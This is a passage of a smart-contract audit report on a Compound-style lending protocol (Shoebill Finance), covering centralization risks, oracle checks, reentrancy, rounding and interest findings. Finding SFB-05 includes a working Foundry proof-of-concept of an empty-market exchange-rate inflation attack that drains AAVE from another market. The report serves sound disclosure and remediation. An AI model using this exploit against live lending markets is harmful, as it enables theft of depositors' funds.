
In the contract `Comptroller` the role `admin` has authority over the functions shown in the diagram below. Any compromise to the `admin` account may allow the hacker to take advantage of this authority and set oracle price and drain assets.


Authenticated Role
admin
Function
_setTransferPaused
State Variables
transferGuardianPaused
Function
_setRewardDistributor
State Variables
rewardDistributor
Function
_setBorrowPaused
State Variables
borrowGuardianPaused
Function
_setBorrowCapGuardian
State Variables
borrowCapGuardian
Function
_setSupplyCapGuardian
State Variables
supplyCapGuardian
Function
_setSeizePaused
State Variables
seizeGuardianPaused
Function
_setMintPaused
State Variables
mintGuardianPaused
Function
_setCloseFactor
State Variables
closeFactorMantissa
Function
_setMarketBorrowCaps
State Variables
borrowCaps
Function
_setMarketSupplyCaps
State Variables
supplyCaps


In the contract `Comptroller` the role `borrowCapGuardian` has authority over the functions shown in the diagram below. Any compromise to the `borrowCapGuardian` account may allow the hacker to take advantage of this authority and set borrow caps for markets.




In the contract `Comptroller` the role `pauseGuardian` has authority over the functions shown in the diagram below. Any compromise to the `pauseGuardian` account may allow the hacker to take advantage of this authority and pause the markets.




In the contract `Comptroller` the role `supplyCapGuardian` has authority over the functions shown in the diagram below. Any compromise to the `supplyCapGuardian` account may allow the hacker to take advantage of this authority and set supply caps for markets.




In the contract `JumpRateModelV4` the role `_owner` has authority over the functions shown in the diagram below. Any compromise to the `_owner` account may allow the hacker to take advantage of this authority.




In the contract `Ownable` the role `_owner` has authority over the functions shown in the diagram below. Any compromise to the `_owner` account may allow the hacker to take advantage of this authority.



In the contract `SimplePriceOracle` the role `_owner` has authority over the functions shown in the diagram below. Any compromise to the `_owner` account may allow the hacker to take advantage of this authority and set asset prices and drain tokens from markets.



In the contract `RewardDistributor` the role `_owner` has authority over the functions shown in the diagram below. Any compromise to the `_owner` account may allow the hacker to take advantage of this authority and drain reward tokens.



Recommendation

The risk describes the current project design and potentially makes iterations to improve in the security operation and level of decentralization, which in most cases cannot be resolved entirely at the present stage. We advise the client to carefully manage the privileged account's private key to avoid any potential risks of being hacked. In general, we strongly recommend centralized privileges or roles in the protocol be improved via a decentralized mechanism or smart-contract-based accounts with enhanced security practices, e.g., multisignature wallets. Indicatively, here are some feasible suggestions that would also mitigate the potential risk at a different level in terms of short-term, long-term and permanent:

Short Term:

Timelock and Multi sign (⅔, ⅗) combination *mitigate* by delaying the sensitive operation and avoiding a single point of key management failure.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Assignment of privileged roles to multi-signature wallets to prevent a single point of failure due to the private key compromised;
  AND
- A medium/blog link for sharing the timelock contract and multi-signers addresses information with the public audience.

Long Term:

Timelock and DAO, the combination, *mitigate* by applying decentralization and transparency.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Introduction of a DAO/governance/voting module to increase transparency and user involvement.
  AND
- A medium/blog link for sharing the timelock contract, multi-signers addresses, and DAO information with the public audience.

Permanent:

Renouncing the ownership or removing the function can be considered *fully resolved*.

- Renounce the ownership and never claim back the privileged roles.
  OR
- Remove the risky functionality.

Alleviation

[Shoebill Finance Team, 11/10/2023]: Currently, protocol admin is changed to Timelock contract.

tx: https://wemixscan.com/tx/0xdd6803b5e92fa81f9805b96b21879c7254013957451000ad0ce059b6b6938192#eventlog

Admin of the timelock is an EOA: https://wemixscan.com/address/0xcff0e961d0dec9dadf8587f66f158738e1366264

SFB-05 | PROTOCOL CAN BE ATTACKED IF TOTAL SUPPLY OF A MARKET IS EMPTY

Category	Severity	Location	Status
Logical Issue	● Major	CErc20.sol: 147~150; CToken.sol: 358~385, 620~621	● Acknowledged

Description

In the `CToken::exchangeRateStoredInternal()` function, the exchange rate from the underlying to the CToken is calculated with the formula:

$$exchangeRate = \frac{totalCash + totalBorrows - totalReserves}{totalSupply}$$

The `totalSupply` of the CToken is zero when a market is created without any initial funds or when all liquidity suppliers withdraw their funds from the market. The vulnerability lies in the fact that the values of `totalCash` and `totalSupply` can be manipulated:

1. The hacker can manipulate the `totalSupply` to a small value and hold all shares of this market.
2. The value of `totalCash` is obtained from the `getCashPrior()` function, which retrieves the balance from the market contract address. Consequently, hackers can directly transfer assets to the market, inflating the value of `totalCash` .
3. The value of `exchangeRate` can be sky-high as `totalSupply` is small and `totalCash` is high.

Although the number of minted CToken is small, the calculated collateral value is significant due to the high `exchangeRate` , thus enabling attackers to borrow a substantial amount of assets from other markets. Additionally, due to another issue described below, the attacker can redeem the tokens they donated to the pool after borrowing assets from other markets:

In the `CToken::redeemFresh()` function, the redeem token amount is calculated as follows:

```
    redeemTokens = div_(redeemAmountIn, exchangeRate);
```

Solidity doesn't support decimal numbers and always rounds down decimal numbers. Hackers can exploit the rounding error vulnerability, borrow assets and redeem all deposited funds that were deposited as collateral without repaying any debts.

Take an example to illustrate: if total supply of CToken is 2, `redeemAmountIn = 1000e18 - 1` , due to the rounding down, `exchangeRate = redeemAmountIn/2 = (1000e18 - 2)/2 + 1` ,

$$redeemTokens = \frac{redeemAmountIn}{exchangeRate} = \frac{(1000e18 - 1)}{((1000e18 - 2)/2 + 1))} = 1.999959125$$

Because of Solidity rounding down, the calculated value of `redeemTokens` is 1. Despite the actual required token amount being 1.999959125, the input value for `redeemTokens` in the `redeemAllowed()` function is set to 1, thereby bypassing the redemption validation.

```
        uint256 allowed = comptroller.redeemAllowed(
            address(this),
            redeemer,
            redeemTokens
        );
```

Due to the manipulated total supply and rounding errors, hackers can borrow assets from other markets and withdraw all the collateral tokens without returning the borrowed assets, leading to bad debts in these markets.

Proof of Concept

This PoC demonstrates the deployer created a cShiba market but did not mint any shares by mistake, thus enabling hackers to steal AAVE from the cAAVE market.

```
contract NewMarketAttack is Test {
    Comptroller comptroller =
Comptroller(0x3d9819210A31b4961b30EF54bE2aeD79B9c9Cd3B);
    InterestRateModel rateModel =
InterestRateModel(0xBAE04CbF96391086dC643e842b517734E214D698);
    CErc20 cAAVE = CErc20(0xe65cdB6479BaC1e22340E4E755fAE7E509EcD06c);
    IERC20 aave = IERC20(0x7Fc66500c84A76Ad7e9c93437bFc5Ac33E2DDaE9);
    IERC20 shiba = IERC20(0x95aD61b0a150d79219dCF64E1E6Cc01f0B64C4cE);
    CErc20 cShiba;
    PriceOracleMock priceOracle;

    function setUp() public {
        vm.createSelectFork("mainnet", 18483250);
        // deploy cShiba without any initial fund
        cShiba =
        new CErc20Immutable(address(shiba), comptroller, rateModel, 1, "cShiba",
"cShiba", 18, payable(address(this)));
        priceOracle = new PriceOracleMock();
        vm.startPrank(0x6d903f6003cca6255D85CcA4D3B5E5146dC33925);
        comptroller._supportMarket(cShiba);
        comptroller._setPriceOracle(priceOracle);
        comptroller._setCollateralFactor(cShiba, 600_000_000_000_000_000);
        vm.stopPrank();
        // mock initial funds
        deal(address(shiba), address(this), 100_000_000_000_000_000 ether);
    }

    function testInflationAttack() public {
        shiba.approve(address(cShiba), type(uint256).max);

        // manipulate the totalSupply of cShiba to 2
        cShiba.mint(1 ether);
        cShiba.redeem(cShiba.balanceOf(address(this)) - 2);
        address[] memory markets = new address[](1);
        markets[0] = address(cShiba);
        comptroller.enterMarkets(markets);

        // donate, to inflat the exchangeRate
        require(shiba.transfer(address(cShiba), shiba.balanceOf(address(this))),
"donate");
        console.log("totalCash, totalBorrows, totalReserves, totalSupply:");
        console.log(cShiba.getCash(), cShiba.totalBorrowsCurrent(),
cShiba.totalReserves(), cShiba.totalSupply());

        // borrow from other markets
        cAAVE.borrow(1000 ether);
        // successfully redeem almost all collaterals without repayment because of
rounding error
        cShiba.redeemUnderlying(shiba.balanceOf(address(cShiba)) - 1);
        console.log("----------");
        console.log("redeem almost all shiba tokens: ",
shiba.balanceOf(address(this)));
        console.log("stolen aave: ", aave.balanceOf(address(this)));
    }
}

contract PriceOracleMock is PriceOracle {
    function getUnderlyingPrice(CToken cToken) external view override returns
(uint256) {
        return 1e8;
    }

    function getPrice(CToken cToken) external view override returns (uint256) {
        return 1e8;
    }
}
```

1000 Ether AAVEs were stolen from the cAAVE market:

```
Running 1 test for test/NewMarketAttack.t.sol:NewMarketAttack
[PASS] testInflationAttack() (gas: 822105)
Logs:
  totalCash, totalBorrows, totalReserves, totalSupply:
  100000000000000000000000000000000000 0 0 2
  ----------
  redeem almost all shiba tokens:  99999999999999999999999999999999999
  stolen aave:  1000000000000000000000

Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 1.18s
```

Recommendation

When adding a new market to the protocol, the auditor recommends that the project team set the collateral factor to zero, deposit a small initial amount of funds, and lock shares. Afterward, the team can change the collateral factor back to a non-zero value. This procedure can help mitigate the attack vector against a new empty market.

Alleviation

[Shoebill Finance Team, 11/09/2023]: Issue acknowledged. We already have a checking process before adding new cToken to market. I won't make any changes for the current version.

CSF-02 | INSUFFICIENT VALIDATION OF ORACLE DATA

Category	Severity	Location	Status
Volatile Code	● Medium	Comptroller.sol: 443, 985~990	● Partially Resolved

Description

The `Comptroller` contract checks that the price oracle returns non-zero value, but not the staleness of the data. Stale oracle price can be caused by any issues with the Oracle provider, which may result in the `Comptroller` contract relying on outdated data.

Recommendation

Consider adding a check that the price data from the oracle is updated recently.

Alleviation

[Shoebill Finance Team, 11/09/2023]: we handle and validate price is fresh or not in OracleContract using age check. https://github.com/ShoebillFinance/shoebill-v2/commit/1d64b459d968e95f28ed9de2d3f5419e6a1c2337

EIN-01 | INCORRECT ERC-20 INTERFACE

Category	Severity	Location	Status
Language Version	● Medium	EIP20NonStandardInterface.sol: 34, 48	● Acknowledged

Description

The smart contract contains incorrect return values for ERC-20 functions. For example, if the `transfer` function does not return a bool value, contracts compiled with Solidity versions > 0.4.22 interacting with the function will fail to execute, as the required return value is missing.

```
34      function transfer(address dst, uint256 amount) external;
```

```
48      function transferFrom(address src, address dst, uint256 amount) external;
```

Recommendation

It is recommended to set the appropriate return values and types for the defined ERC-20 functions to ensure compatibility and proper functionality.

Alleviation

[Shoebill Finance Team, 11/09/2023]: Issue acknowledged. I won't make any changes for the current version. This interface is for non-standardERC20. https://medium.com/coinmonks/missing-return-value-bug-at-least-130-tokens-affected-d67bf08521ca

PPO-01 | RETRIEVES AN UNSAFE PRICE FROM PYTH PRICE ORACLE

Category	Severity	Location	Status
Inconsistency	● Medium	PriceOracle/PythPriceOracle.sol: 58	● Resolved

Description

The `PythPriceOracle::_getLatestPrice()` function utilizes the `getPriceUnsafe()` function to get prices from the Pyth Network.

As the *Get Price Unsafe – Pyth Network Documentation* states, "This function may return a price from arbitrarily far in the past. It is the caller's responsibility to check the returned `publishTime` to ensure that the update is recent enough for their use case." However, the `PythPriceOracle` contract is missing the check for the retrieved price oracle data. A staled asset price could lead to unexpected liquidations or the borrowing of significantly more assets.

Recommendation

It is recommended to use the *getPriceNoOlderThan* to get the asset price from the Pyth.

Alleviation

[Shoebill Finance Team, 11/09/2023]: Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/ShoebillFinance/shoebill-v2/commit/1d64b459d968e95f28ed9de2d3f5419e6a1c2337

RDS-02 | RE-ENTRANCY THROUGH ERC777 REWARD TOKEN HOOK

Category	Severity	Location	Status
Logical Issue	● Medium	RewardDistributor.sol: 387, 425	● Resolved

Description

As the reward tokens are transferred before the `accountState.rewardAccrued` is updated, it is possible to perform a reentrance attack if the reward token has some kind of callback functionality, e.g. ERC777.

Scenario

1. The owner of the `RewardDistributor` contract added an ERC777 token as the reward token.
2. A hacker deposited assets and accrued some rewards.
3. The hacker invokes the `RewardDistributor::claim()` function and exploits the reentrancy vulnerability within the `RewardDistributor::claim()` function, thereby enabling multiple claims of rewards through the ERC777 callback hook.

Recommendation

Consider using the Checks-Effects-Interactions pattern and update the `accountState.rewardAccrued` after the reward token transfer.

Alleviation

[Shoebill Finance Team, 11/09/2023]: Issue acknowledged. We will not accept ERC777 as a reward token.

SFB-06 | LIQUIDATION INCENTIVE MIGHT WORSEN INSOLVENCY IF SET TOO HIGH

Category	Severity	Location	Status
Volatile Code, Design Issue	● Medium	CToken.sol: 937~956; Comptroller.sol: 583~615, 878~969, 1008~1018	● Acknowledged

Description

In general, a user's borrow account could be in one of the three statuses: 1) overcollateralized; 2) under collateralized, but the value of collateral is still higher than the value of the borrowed amount; 3) under collateralized, and the value of collateral is lower than the value of collateral. In the last case, the account is insolvent, and the borrower would have no incentive to ever repay the borrowed amount, and the protocol incurs bad debt.

In order to protect the protocol from incurring bad debt over time, the protocol allows a liquidator to repay another borrower's balance if the borrower is under collateralized / has a shortfall in its account liquidity. In order to incentivize such behavior, a liquidation incentive is provided.

When such liquidate borrow transaction occurs, a share of the liquidation incentive is added to a protocol's reserve, based on the `protocolSeizeShareMantissa` . The `totalSupply` is also adjusted accordingly based on the exchange rate between cToken and the underlying token. While such mechanism improves the protocol's overall reserve, the liquidation incentive could potentially push the under collateralized borrower further towards insolvency, making it more likely that an under collateralized loan turns into bad debt.

Scenario

As an illustrative example, suppose the protocol has a collateral factor that equals the `collateralFactorMaxMantissa` of 0.95 (line 95 of `Comptroller`). Suppose Alice has collateral worth of 100 and borrowing of just slightly higher than 95, the loan is just barely undercollateralized. The `getHypotheticalAccountLiquidityInternal()` function returns a small positive shortfall that the `liquidateBorrowAllowed()` returns `NO_ERROR` . In this scenario, a liquidator Bob could liquidate Alice's borrowing. Hypothetically if the liquidation incentive is 25%, and Bob repays 20 worth of Alice's borrowing, Alice's `seizeTokens` calculated in line 1018 of the `Comptroller` contract would be worth 25, which is split between Bob and the protocol. From Alice's perspective, however, her new collateral is now worth 75 (= 100 - 25), and her new borrow amount is also 75 (= 95 - 20). Her previously slightly under collateralized loan is now practically insolvent. This shows that under certain configurations, a high liquidation incentive could force borrowers closer to insolvency, which could potentially create more bad debt indirectly for the protocol.

Recommendation

Avoid setting a very high liquidation incentive that could push borrowers closer to insolvency. An acceptable level of liquidation incentive is dependent on the collateral factor being used. Alternatively, consider using a dynamic liquidation incentive that lowers as borrowers approach insolvency.

Alleviation

[Shoebill Finance Team, 11/09/2023]: Issue acknowledged. Liquidation Incentive will be decreased according to market condition.

CES-01 | USAGE OF `transfer()` FOR SENDING ETHER

Category	Severity	Location	Status
Coding Issue	● Minor	source/contracts/CEther.sol: 187~189	● Resolved

Description

After EIP-1884 was included in the Istanbul hard fork, it is not recommended to use `.transfer()` or `.send()` for transferring ether as these functions have a hard-coded value for gas costs making them obsolete as they are forwarding a fixed amount of gas, specifically `2300` . This can cause issues in case the linked statements are meant to be able to transfer funds to other contracts instead of EOAs.

Recommendation

We advise that the linked `.transfer()` and `.send()` calls are substituted with the utilization of the `sendValue()` function from the `Address.sol` implementation of OpenZeppelin either by directly importing the library or copying the linked code.

Alleviation

[Shoebill Finance Team, 11/09/2023]: Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/ShoebillFinance/shoebill-v2/commit/dfa7a1f1dab3c56efde007161660ac3d96c413d9

CSF-03 | MISSING CHECK ON CLOSEFACTOR

Category	Severity	Location	Status
Inconsistency, Logical Issue	● Minor	Comptroller.sol: 88~92, 1058~1069	● Resolved

Description

The `closeFactorMantissa` is supposed to be bounded by the `closeFactorMinMantissa` of `0.05e18` and the `closeFactorMaxMantissa` of `0.9e18` . However, in the setter function `_setCloseFactor()` , there's no check that the `newCloseFactorMantissa` falls in the range.

Recommendation

Consider adding a check that the `newCloseFactorMantissa` is no less than `closeFactorMinMantissa` and no greater than `closeFactorMaxMantissa` in the `_setCloseFactor()` function.

Alleviation

[Shoebill Finance Team, 11/09/2023]: Resolved in https://github.com/ShoebillFinance/shoebill-v2/commit/fac583f8d9843e0723d19dfc23da38c855fd5b0e

CTS-01 | INACCURATE INPUT FOR `ReservesReduced` EVENT

Category	Severity	Location	Status
Inconsistency	● Minor	CToken.sol: 1290, 1301, 1334	● Resolved

Description

The function `CToken::_reduceReservesFresh()` can be invoked by either the `admin` or the `reserveGuardian` to decrease reserves, and subsequently, it emits the `ReservesReduced` event. If the caller is the `reserveGuardian` , the input for the `admin` in the `ReservesReduced` event is incorrect.

```
1334        emit ReservesReduced(admin, reduceAmount, totalReservesNew);
```

In addition, the comments in L1290 and L1301 do not describe the caller accurately.

Recommendation

Consider emitting the event `ReservesReduced(msg.sender, reduceAmount, totalReservesNew)` instead, and updating comments to reflect the logic.

Alleviation

[Shoebill Finance Team, 11/09/2023]: Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/ShoebillFinance/shoebill-v2/commit/84bb8142e256f693d833eeed85a9a7d344050884

CTS-02 TRUNCATION OF INDEX DIVISION MIGHT ENABLE SMALL SHORT TERM INTEREST FREE LOAN

Category	Severity	Location	Status
Volatile Code	● Minor	CToken.sol: 326~327, 439~457	● Acknowledged

Description

In the `CToken` contract, the `borrowBalanceStoredInternal()` function stores the borrow balance of account. Its calculation `borrowSnapshot.principal * borrowIndex / borrowSnapshot.interestIndex` truncates the division of the current `borrowIndex` by the `interestIndex` which is the old `borrowIndex` when the loan is taken out. Every time the `accrueInterest()` function is triggered, the `borrowIndex` grows by `simpleInterestFactor` which is calculated as `borrowRateMantissa` times `blockDelta` . For very small `blockDelta` , the increase in the `borrowIndex` might be very small, such that when divided by the original `borrowIndex` and gets rounded down from division, result in 0 interest accrual for the account's borrow balance over very short period of time.

Recommendation

Consider rounding up the `borrowIndex` division instead of rounding down in the `borrowBalanceStoredInternal()` function

Alleviation

[Shoebill Finance Team, 11/09/2023]: Issue acknowledged. I won't make any changes for the current version.

CTS-03 | POTENTIAL UNEVEN INTEREST ACCRUAL

Category	Severity	Location	Status
Design Issue	● Minor	CToken.sol: 428~467	● Acknowledged

Description

The `accrueInterest()` function of the `CToken` contract updates the `borrowIndex` and `totalBorrows` which reflects the borrow amount including interest accrual. In the `accrueInterest()` function, simple interest is calculated based on the block delta and the borrow rate, and is added to the `borrowIndex` and `totalBorrows`. When `accrueInterest()` is triggered again, the amount of additional interest accrual is applied to the most recent `borrowIndex` and `totalBorrows`. Essentially, both simple interest and compounded interest are used in the protocol, and the interest accrual could be uneven over time.

Scenario

Consider the following two scnearios:

1. `accrueInterest()` is triggered in block 0, block 1, and block 2. The interest accumulated would be (1 + `borrowRateMantissa`)**2
2. `accrueInterest()` is triggered in block 0 and block 2. The interest accumulated would be (1 + `borrowRateMantissa` *2)

Note that these two results are slightly different, and the actual amount of interest accrual is dependent on how often and when `interestAccrual()` is triggered.

Recommendation

To improve predictability of interest accrual, consider calculating interest with the compound interest formula, rather than simulating it through repeated transactions that utilize both simple interest and compound interest.

Alleviation

[Shoebill Finance Team, 11/09/2023]: Issue acknowledged. I won't make any changes for the current version.

CTS-04 | OUTDATED INTEREST RATES FROM `borrowRatePerBlock()` AND `supplyRatePerBlock()` FUNCTIONS

Category	Severity	Location	Status
Incorrect Calculation, Inconsistency	● Minor	CToken.sol: 245~252, 258~266	● Acknowledged

Description

The `borrowRatePerBlock()` and `supplyRatePerBlock()` functions of the `CToken` contract are supposed to return the current borrow rate and supply rate, as the code comment indicates. However, these functions do not call the `accrueInterest()` function, without which the borrow rate (and supply rate as a result) is not updated, resulting in outdated borrow rate and supply rate.

Recommendation

Consider adding `accrueInterest()` to the beginning of these functions.

Alleviation

[Shoebill Finance Team, 11/09/2023]: Issue acknowledged. I won't make any changes for the current version. We will add static function in ProtocolLens.sol contract which adds accrueInterest() function

PPS-01 | ALL INTERESTS WILL BE SENT TO `interestReceiver`

Category	Severity	Location	Status
Coding Style	● Minor	PrincipalPool.sol: 19~20, 72~78	● Resolved

Description

```
19      uint256 public sharing = 10000;
20      uint256 public denominator = 10000;
```

```
72      uint256 interestToShare = (interest * sharing) / denominator;
73  ...
74      (bool suc, ) = interestReceiver.call{value: interestToShare}("");
```

The `sharing` value is set to equal the `denominator` , meaning that `interestToShare` is 100% of the `interest` , so all interests will be sent to the `interestReceiver` wallet.

As the `PrincipalPool` contract lacks a mechanism for the `depositor` to withdraw interests, all interests should be sent to the `interestReceiver` wallet to avoid locking tokens. Which makes the interest sharing rate calculation redundant.

Recommendation

If it is intended to send all interests to the `_interestReceiver` , consider removing redundant interest sharing rate calculations to save gas.

Alleviation

[Shoebill Finance Team, 11/09/2023]: We don't use this contract. deprecated.

RDS-01 | UNCHECKED ERC-20 `transfer()` / `transferFrom()` CALL

Category	Severity	Location	Status
Volatile Code	● Minor	RewardDistributor.sol: 425	● Resolved

Description

The return values of the `transfer()` and `transferFrom()` calls in the smart contract are not checked. Some ERC-20 tokens' transfer functions return no values, while others return a bool value, they should be handled with care. If a function returns `false` instead of reverting upon failure, an unchecked failed transfer could be mistakenly considered successful in the contract.

```
425             EIP20Interface(token).transfer(user, amount);
```

Recommendation

It is advised to use the OpenZeppelin's `SafeERC20.sol` implementation to interact with the `transfer()` and `transferFrom()` functions of external ERC-20 tokens. The OpenZeppelin implementation checks for the existence of a return value and reverts if false is returned, making it compatible with all ERC-20 token implementations.

Alleviation

[Shoebill Finance Team, 11/09/2023]: Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/ShoebillFinance/shoebill-v2/commit/f7e371b26aa428302bf10878dbe61fb8de673eb1

SFB-07 | MISSING ZERO ADDRESS VALIDATION

Category	Severity	Location	Status
Volatile Code	● Minor	CErc20.sol: 45; CErc20Immutable.sol: 47; CErc20Upgradable.sol: 48; CEtherUpgradeable.sol: 48; CToken.sol: 1085, 1269; Comptroller.sol: 1288, 1305, 1331, 1406; RewardDistributor.sol: 100; Unitroller.sol: 58, 123	● Resolved

Description

Addresses are not validated before assignment or external calls, potentially allowing the use of zero addresses and leading to unexpected behavior or vulnerabilities. For example, transferring tokens to a zero address can result in a permanent loss of those tokens.

```
45          underlying = underlying_;
```

- `underlying_` is not zero-checked before being used.

```
47          admin = admin_;
```

- `admin_` is not zero-checked before being used.

```
48          admin = admin_;
```

- `admin_` is not zero-checked before being used.

```
48          admin = admin_;
```

- `admin_` is not zero-checked before being used.

```
